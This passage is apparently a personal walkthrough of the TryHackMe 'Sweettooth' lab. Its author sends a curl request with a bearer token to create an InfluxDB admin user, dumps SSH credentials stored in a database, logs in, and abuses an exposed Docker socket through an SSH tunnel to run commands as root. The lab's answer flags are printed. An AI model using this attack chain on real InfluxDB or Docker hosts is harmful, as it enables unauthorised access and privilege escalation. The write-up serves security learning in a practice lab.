
<u>Results</u>



```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme]
└─# curl -X POST 'http://10.10.235.46:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'admin123' with ALL PRIVILEGES"  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hb
WUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg'
{"results":[{"statement_id":0}]}

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme]
└─# |
```

{"results":[{"statement_id":0}]}

After a few trials to run commands in the database, my effort still were amounting to no success.


File Actions Edit View Help
coderic@kali: ~/Downloads/tryhackme
root@kali: /home/coderic/Downloads/tryhackme

```
          "values": [
            [
              "mixer_stats"
            ]
          ]
        }
      ]
    }
  ]
}

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme]
└─# curl -X POST 'http://10.10.219.28:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'admin123' with ALL PRIVILEGES"  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hb
WUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg'
^C

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme]
└─# curl -X POST 'http://10.10.235.46:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'admin123' with ALL PRIVILEGES"  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hb
WUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg'
{"results":[{"statement_id":0}]}

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme]
└─#  influx -host 10.10.235.46 -username admin -password 'admin123'
Connected to http://10.10.235.46:8086 version 1.3.0
InfluxDB shell version: 1.6.7~rc0
> show databases;
ERR: authorization failed
Warning: It is possible this error is due to not setting a database.
Please set a database with the command "use <database>".
> show databases
ERR: Post "http://10.10.235.46:8086/query?chunked=true&db=&epoch=ns&q=show+databases": context canceled
> ^C
> exit;
ERR: Post "http://10.10.235.46:8086/query?chunked=true&db=&epoch=ns&q=exit%3B": context canceled
> ^C
> ^C
> exit
```


I therefore decided to terminate this machine and start machine again to get a new target.

At first I was quite stuck for some time, later after going through this lab in one of our classes, was when I realized my mistake.

New target is:- 10.10.20.234

Creating a user admin: password123


curl -X POST 'http://10.10.125.1:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'password123' with ALL PRIVILEGES" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTgwNTIxMjAxNX0.aQuZpZH7hXguoEzq8bygMg0fjVOP55Um5eRx5zPdUDw'



```
┌──(coderic㉿kali)-[~]
└─$ sudo systemctl start nessusd.service
[sudo] password for coderic:

┌──(coderic㉿kali)-[~]
└─$ cd Downloads/tryhackme

┌──(coderic㉿kali)-[~/Downloads/tryhackme]
└─$ cd sweettooth

┌──(coderic㉿kali)-[~/Downloads/tryhackme/sweettooth]
└─$ sudo su
[sudo] password for coderic:
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# curl -X POST 'http://10.10.20.234:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'password123' with ALL PRIVILEGES"  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTgwNTIxMjAxNX0.aQuZpZH7hXguoEzq8bygMg0fjVOP55Um5eRx5zPdUDw'
{"results":[{"statement_id":0}]}

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# 
```

Next was to connect to the Influxdb database.

Command used:- influx -host 10.10.20.234 -port 8086 -username admin -password password123




```
┌──(coderic㉿kali)-[~]
└─$ sudo systemctl start nessusd.service
[sudo] password for coderic:

┌──(coderic㉿kali)-[~]
└─$ cd Downloads/tryhackme

┌──(coderic㉿kali)-[~/Downloads/tryhackme]
└─$ cd sweettooth

┌──(coderic㉿kali)-[~/Downloads/tryhackme/sweettooth]
└─$ sudo su
[sudo] password for coderic:
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# curl -X POST 'http://10.10.20.234:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'password123' with ALL PRIVILEGES"  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTgwNTIxMjAxNX0.aQuZpZH7hXguoEzq8bygMg0fjVOP55Um5eRx5zPdUDw'
{"results":[{"statement_id":0}]}

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# influx -host 10.10.20.234 -port 8086 -username admin -password password123
Connected to http://10.10.20.234:8086 version 1.3.0
InfluxDB shell version: 1.6.7~rc0
> show databases;
name: databases
name
----
creds
docker
tanks
mixer
_internal
> 
```

Connected

Now is to navigate as I answer the questions.

Now let me find what was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)? Command used:- **select * from water_tanks;**



```
1621310400000000000 93.85       22.16
1621314000000000000 94.05       23.73
1621317600000000000 94.7        20.42
1621321200000000000 93.22       23.23
1621324800000000000 92.94       20.55
1621328400000000000 94.05       22.24
1621332000000000000 93.15       21.39
1621335600000000000 92.71       20.03
1621339200000000000 92.63       21.84
1621342800000000000 93.93       23.6
1621346400000000000 93.93       22.5
1621350000000000000 93.04       20.17
1621353600000000000 94.51       23.6
1621357200000000000 94.1        21.64
```


What is the highest rpm the motor of the mixer reached?

Ans: 4875

First is to select to use the mixer database.

Next is to show available measurements using command:- **show measurements;**

Command used:- **select * from mixer_stats**




```
1621486800000000000 59.14         4116    62.05
1621490400000000000 63.33         4850    73.98
1621494000000000000 62.31         4236    71.98
1621497600000000000 61.11         4496    70.93
1621501200000000000 63.7          4862    66.2
1621504800000000000 58.05         4530    61.81
1621508400000000000 64.94         4002    67.98
1621512000000000000 60.8          4856    64.22
1621515600000000000 64.19         4330    70.97
1621519200000000000 59.24         4190    60.25
1621522800000000000 59.24         4875    60.25
```

What username do you find in one of the databases?

Ans:

First step was to use creds database, then under the ssh measurements, I was able to find a remote user using the ssh service.

User: **uzJk6Ry98d8C, Pass:7788764472**




```
1621519200000000000 59.24         4190    60.25
1621522800000000000 59.24         4875    60.25
> show databases;
name: databases
name
----
creds
docker
tanks
mixer
_internal
> use creds;
Using database creds
> show measurements;
name: measurements
name
----
ssh
> select * from ssh;
name: ssh
time                pw         user
----                --         ----
1621166400000000000 7788764472 uzJk6Ry98d8C
> |
```

Next step was to try and access remotely using the user and password I had discovered.

Command used:- **ssh uzJk6Ry98d8C@10.10.20.234 -p 2222**

user.txt

Ans: THM{V4w4FhBmtp4RFDti}




File Actions Edit View Help
coderic@kali: ~/Downloads/tryhackme
root@kali: /home/coderic/Downloads/tryhackme/sweettooth

```
┌──(coderic㉿kali)-[~]
└─$ cd Downloads/tryhackme

┌──(coderic㉿kali)-[~/Downloads/tryhackme]
└─$ cd sweettooth

┌──(coderic㉿kali)-[~/Downloads/tryhackme/sweettooth]
└─$ sudo su
[sudo] password for coderic:
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# ssh uzJk6Ry98d8C@10.10.20.234 -p 2222
The authenticity of host '[10.10.20.234]:2222 ([10.10.20.234]:2222)' can't be established.
RSA key fingerprint is SHA256:2w5VguHoVpTw8IEb93Sa7dDVv7aLErDSeLLnfxHSN64.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:51: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.20.234]:2222' (RSA) to the list of known hosts.
uzJk6Ry98d8C@10.10.20.234's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
uzJk6Ry98d8C@521736e79392:~$ ls
data  meta.db  user.txt  wal
uzJk6Ry98d8C@521736e79392:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@521736e79392:~$ |
```

Privileged Escalation


/root/root.txt
I am supposed to find the root.txt.
Ans: THM{5qsDivHdCi2oabwp}

From the database, I already know there is a docker database, therefore am going to try to get more information using docker. Docker lets you build, test, and deploy applications quickly Docker packages software into standardized units called containers that have everything the software needs to run including libraries, system tools, code, and runtime.




```
> show databases;
name: databases
name
----
creds
docker
tanks
mixer
_internal
> use docker;
Using database docker
> show measurements;
name: measurements
name
----
stats
> select * from stats;
ERR: error parsing query: found STATS, expected identifier at line 1, char 15
```

First step is to activate the docker instance on port 8080.
Command used:- **ssh uzJk6Ry98d8C@10.10.20.234 -p 2222 -L 8080:localhost:8080**



```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# ssh uzJk6Ry98d8C@10.10.20.234 -p 2222 -L 8080:localhost:8080
uzJk6Ry98d8C@10.10.20.234's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 18 08:57:50 2024 from ip-10-8-96-243.eu-west-1.compute.internal
uzJk6Ry98d8C@521736e79392:~$
```


Checking if I can access docker container/json directory from my browser.



```
▼ 0:
  ▼ Id:                  "521736e79392f882f890e169c2b1fb7473a552b0152bea2d355cbd6a212323e7"
  ▼ Names:
      0:                 "/sweettoothinc"
    Image:               "sweettoothinc:latest"
  ▼ ImageID:             "sha256:26a697c0d00f06d8ab5cd16669d0b4898f6ad2c19c73c8f5e27231596f5bec5e"
  ▼ Command:             "/bin/bash -c 'chmod a+rw /var/run/docker.sock && service ssh start & /bin/su uzJk6Ry98d8C -c '/initializeandquery.sh & /entrypoint.sh influxd''"
    Created:             1710750564
  ▼ Ports:
    ▼ 0:
        IP:              "0.0.0.0"
        PrivatePort:     22
        PublicPort:      2222
        Type:            "tcp"
    ▼ 1:
        IP:              "0.0.0.0"
        PrivatePort:     8086
        PublicPort:      8086
        Type:            "tcp"
    Labels:              {}
    State:               "running"
    Status:              "Up 36 minutes"
  ▼ HostConfig:
      NetworkMode:       "default"
  ▼ NetworkSettings:
    ▼ Networks:
      ▼ bridge:
          IPAMConfig:    null
          Links:         null
          Aliases:       null
        ▼ NetworkID:     "7eaf4f9fd22d423391d3e84c1f3386d5e5b3d30b36a1f887de73e3cb24ded775"
        ▼ EndpointID:    "fea2c428817755e729a603508eb558049c64be77c2b3fa4ead288c8346d2df1d"
          Gateway:       "172.17.0.1"
          IPAddress:     "172.17.0.2"
          IPPrefixLen:   16
          IPv6Gateway:   ""
          GlobalIPv6Address: ""
          GlobalIPv6PrefixLen: 0
```


Yes I can!

Now that docker on port 8080 is working, how about try and see if I can run commands using the terminal.
First I will try and grep files in the current directory using docker on port 8080.
Commands used:- **docker -H tcp://localhost:8080 container exec sweettoothinc ls**



```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


It works.
How about try and see which user is this docker using.
Command used:- **docker -H tcp://localhost:8080 container exec sweettoothinc whoami**



```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc whoami
root
```

Perfect I am root user.

What if I try to access the directory root/root.txt using the docker service.
Command used:- **docker -H tcp://localhost:8080 container exec sweettoothinc cat root/root.txt**



```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc whoami
root

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc cat root/root.txt
THM{5qsDivHdCi2oabwp}

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# |
```

Nice, I was able to read the first root.txt.

